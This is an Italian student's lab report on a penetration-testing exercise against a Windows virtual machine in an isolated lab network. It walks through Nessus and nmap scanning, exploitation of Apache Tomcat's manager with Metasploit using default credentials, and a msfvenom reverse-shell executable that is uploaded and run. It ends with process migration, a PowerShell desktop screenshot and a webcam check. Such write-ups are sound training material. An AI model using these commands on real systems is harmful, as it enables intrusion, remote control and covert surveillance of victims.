

Report giorno 5

Obiettivo: Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchina target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Requisiti giorno cinque:

- IP Kali Linux: 192.168.200.100
- IP Windows: 192.168.200.200
- Listen port (payload option): 777

Descrizione screen 1: Nella seguente slide possiamo notare il comando ip a che ci conferma che la nostra configurazione manuale della rete sia andata a buon fine, infatti vediamo che il nostro ip della Kali è 192.168.200.100 quindi il primo requisito è stato rispettato.

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ff:e5:0d brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 brd 192.168.200.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feff:e50d/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

Descrizione screen 2: Il comando ip ci mostra perfettamente l'ip della windows che in precedenza abbiamo configurato, si nota che il secondo requisito è stato rispettato con successo perché l'ip di windows corrisponde a quella della traccia ovvero 192.168.200.200

```
PS C:\Users\user> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:1405:7060:e0e5:966a
```


Descrizione screen 3: Nella terza slide vediamo che è stato attivato il programma nessus, che inserendo l'ip della Windows ci fa uno scan di tutte le vulnerabilità legate alla macchina.



Descrizione screen 4: Dopo il processo di scanning delle vulnerabilità, vediamo che il programma ci dice i risultati richiesti, quindi abbiamo la conferma che c'è una vulnerabilità Apache Tomcat.

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Apache Tomcat SEoL (7.0.x)	Web Servers	1
CRITICAL	9.8			Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities	Web Servers	1
CRITICAL	9.8			Apache Tomcat 7.0.0 < 7.0.89	Web Servers	1
HIGH	8.1			Apache Tomcat 7.0.0 < 7.0.82	Web Servers	1
HIGH	8.1			Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities	Web Servers	1
HIGH	7.5			Apache Tomcat 7.0.0 < 7.0.99 multiple vulnerabilities	Web Servers	1
HIGH	7.5			Apache Tomcat 7.0.25 < 7.0.90	Web Servers	1
HIGH	7.5			Apache Tomcat 7.0.37 < 7.0.105	Web Servers	1

Descrizione screen 5: Accediamo al sito della macchina windows nella porta dove gira il servizio tomcat.



Descrizione screen 6: Facciamo un **nmap -sV -8080 192.168.200.200** per vedere se lo stato della porta sta in OPEN

```
nmap -sV --version-all -p 8080 192.168.200.200
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 08:14 CST
Nmap scan report for 192.168.200.200
Host is up (0.00088s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:09:FD:27 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

Descrizione screen 7: Con il comando **msfconsole** avviamo una sessione **msf** e cerchiamo il modulo **tomcat** con **search tomcat**.

```
msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

Metasploit v6.4.95-dev
-- --[ 2,566 exploits - 1,315 auxiliary - 1,683 payloads ]
-- --[ 432 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search tomcat
```

Descrizione screen 8: Il modulo **exploit/multi/http/tomcat_mgr_upload** è quello che andremmo ad usare.

```
17  \_ target: Linux x86
18  exploit/multi/http/tomcat_mgr_upload
19  \_ target: Java Universal
20  \_ target: Windows Universal
21  \_ target: Linux x86
```

Descrizione screen 9:

- Use 18 = ci fa usare il modulo scelto
- Set RHOST 192.168.200.200= settiamo il RHOSTS con l'ip della windows
- Options= vediamo le opzioni fornite dal modulo 18

```

msf > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.200.200
RHOST => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword  password        no        The password for the specified username
  HttpUsername  admin           no        The username to authenticate as
  Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
  RHOSTS        192.168.200.200 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         80              yes        The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager        yes        The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST         no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.200.100 yes        The listen address (an interface may be specified)
  LPORT     4444             yes        The listen port

```

Descrizione screen 10:

- Set Http Password= fa settare la password
- Set Http Username= fa settare lo username
- Set LPORT= ci fa scegliere la porta, noi mettiamo come porta 7777 così rispettiamo anche il terzo requisito.

```

msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777

```

Descrizione screen 11:

- Set payload= scegliamo il payload java/meterpreter/reverse_tcp

```

msf exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword  password        no        The password for the specified username
  HttpUsername  admin           no        The username to authenticate as
  Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
  RHOSTS        192.168.200.200 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         8080            yes        The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager        yes        The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST         no              no        HTTP server virtual host

```


Descrizione screen 12: Facciamo exploit per avviare il tutto e otteniamo la sessione meterpreter.

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ItBCviQjo7Nc8f3u59cCAa6...
[*] Executing ItBCviQjo7Nc8f3u59cCAa6...
[*] Undeploying ItBCviQjo7Nc8f3u59cCAa6 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:50582) at 2025-11-11 08:28:34 -0600

meterpreter > |
```

Descrizione screen 13:

- Getuid = dice il server username che è DESKTOP-9K104BT\$
- Sysinfo = dà delle informazioni l'architettura e il sistema di linguaggio
- run= avviamo il post/windows/gather/checkvm


```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ItBCviQjo7Nc8f3u59cCAa6...
[*] Executing ItBCviQjo7Nc8f3u59cCAa6...
[*] Undeploying ItBCviQjo7Nc8f3u59cCAa6 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:50582) at 2025-11-11 08:28:34 -0600

meterpreter > getuid
Server username: DESKTOP-9K104BT$
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 8 6.2 (amd64)
Architecture : x64
System Language : it_IT
Meterpreter   : java/windows
meterpreter > run post/windows/gather/checkvm
[*] SESSION may not be compatible with this module:
[*] * unloadable Meterpreter extension: stdapi_railgun
[*] Checking if the target is a Virtual Machine ...
[*] This is a VirtualBox Virtual Machine
meterpreter >
```

Descrizione screen 14 e 15:

Per fare lo screenshot le cose si complicano dato che tomcat è un servizio e quando il payload o l'agente gira come servizio non ha accesso al desktop grafico dell'utente interattivo da come vediamo infatti se proviamo a fare lo screenshot vediamo solo uno schermo nero.

```
meterpreter > screenshot
Screenshot saved to: /home/lorenzo/aVpUvvOJ.jpeg
```



Descrizione screen 16:

Allora pensiamo a come entrare in una sessione da utenti così che saremmo in grado di fare il nostro screenshot.

Così creiamo un payload malevolo con msfvenom che quanto avviato invia la sessione dell'utente a un host che sta in ascolto a una determinata porta in questo caso la 7777.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Descrizione screen 17:

Una volta creato con “upload” lo carichiamo nella windows dalla meterpreter

```
meterpreter > upload /tmp/shell.exe C:\\Users\\Public\\shell.exe
[*] Uploading : /tmp/shell.exe -> C:\\Users\\Public\\shell.exe
[*] Uploaded -1.00 B of 7.00 KiB (-0.01%): /tmp/shell.exe -> C:\\Users\\Public\\shell.exe
[*] Completed : /tmp/shell.exe -> C:\\Users\\Public\\shell.exe
```

Descrizione screen 18:

Avviamo un exploit multi/handler che sia in ascolto nella porta 7777

```
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.200.100 yes       The listen address (an interface may be specified)
  LPORT     7777            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target
```

Descrizione screen 19:

Dalla shell del meterpreter eseguiamo il payload

```
meterpreter > shell
Process 2 created.
Channel 5 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>C:\\Users\\Public\\shell.exe
C:\\Users\\Public\\shell.exe

C:\tomcat7>C:\\Users\\Public\\shell.exe
C:\\Users\\Public\\shell.exe

C:\tomcat7>exit
exit
```

Descrizione screen 20:

E vediamo che dal multi/handler parte una nuova sessione

```
*] Meterpreter session 31 opened (192.168.200.100:7777 -> 192.168.200.200:50277)
meterpreter > session
```

Descrizione screen 21:

Vediamo però che aprendo la shell siamo comunque su tomcat.

```
meterpreter > shell
Process 3440 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>[-] Meterpreter session 32 is not valid and will be closed
[*] 192.168.200.200 - Meterpreter session 32 closed.
```

Descrizione screen 22:

Apriamo la lista dei processi e cerchiamo un processo che potrebbe darci l'accesso da utente

```
C:\tomcat7>exit
exit
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
268	4	smss.exe	x64	0		
312	544	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\VBoxService.exe
316	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO LOCALE	C:\Windows\System32\svchost.exe
352	340	csrss.exe	x64	0		
372	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
428	340	wininit.exe	x64	0		
440	420	csrss.exe	x64	1		
504	420	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
544	428	services.exe	x64	0		
556	428	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
636	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
688	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Windows\System32\svchost.exe
804	504	dwm.exe	x64	1	Window Manager\DWM-1	C:\Windows\System32\dwm.exe
812	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Windows\System32\svchost.exe
876	1368	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe

Descrizione screen 23:

Vediamo che c'è un processo di powershell allora facciamo migrate "2856" che sarebbe il pid del processo che ci serve.

2848	2828	conhost.exe	x64	0	NT AUTHORITY\SERVIZIO DI
2856	3988	powershell_ise.exe	x64	1	DESKTOP-9K104BT\user
2928	2828	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI

Descrizione screen 24:

Se ora apriamo la shell vediamo che siamo dentro C:\Users\user

```
meterpreter > shell
Process 3252 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user> screenshot
```

Descrizione screen 25:

Quindi siamo dentro la powershell con una sessione da utente quindi eseguiamo il codice per fare uno screenshot da powershell.

```
C:\Users\user>powershell -c "Add-Type -AssemblyName System.Windows.Forms;$screen=[System.Windows.Forms.Screen]::PrimaryScreen.Bounds;$bmp=New-Object System.Drawing.Bitmap $screen.Width,$screen.Height;$graphics=[System.Drawing.Graphics]::FromImage($bmp);$graphics.CopyFromScreen($screen.Location,[System.Drawing.Point]::Empty,$screen.Size);$bmp.Save('screen.png')"
```


```
powershell -c "Add-Type -AssemblyName System.Windows.Forms;$screen=[System.Windows.Forms.Screen]::PrimaryScreen.Bounds;$bmp=New-Object System.Drawing.Bitmap $screen.Width,$screen.Height;$graphics=[System.Drawing.Graphics]::FromImage($bmp);$graphics.CopyFromScreen($screen.Location,[System.Drawing.Point]::Empty,$screen.Size);$bmp.Save('screen.png')"
```

Descrizione screen 25 e 26:

Con exit torniamo nella meterpreter e lo scarichiamo

```
meterpreter > download screen.png
[*] Downloading: screen.png -> /home/lorenzo/screen.png
[*] Downloaded 846.71 KiB of 846.71 KiB (100.0%): screen.png -> /home/lorenzo/screen.png
[*] Completed : screen.png -> /home/lorenzo/screen.png
meterpreter > 
```

Ed ecco qui il nostro screenshot



Descrizione screen 27:

Infine vediamo se ci sono webcam ma essendo una macchina virtuale non ce ne sono presenti.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```


Conclusione

L'esercitazione ha mostrato chiaramente come un servizio vulnerabile esposto (Tomcat) possa permettere a un attaccante di ottenere una sessione remota e raccogliere informazioni sensibili dal sistema target. La scansione con Nessus ha fornito la mappatura delle vulnerabilità e ha guidato l'attività di exploitation in laboratorio; la sessione Meterpreter ha confermato la compromissione e ha permesso di raccogliere le evidenze richieste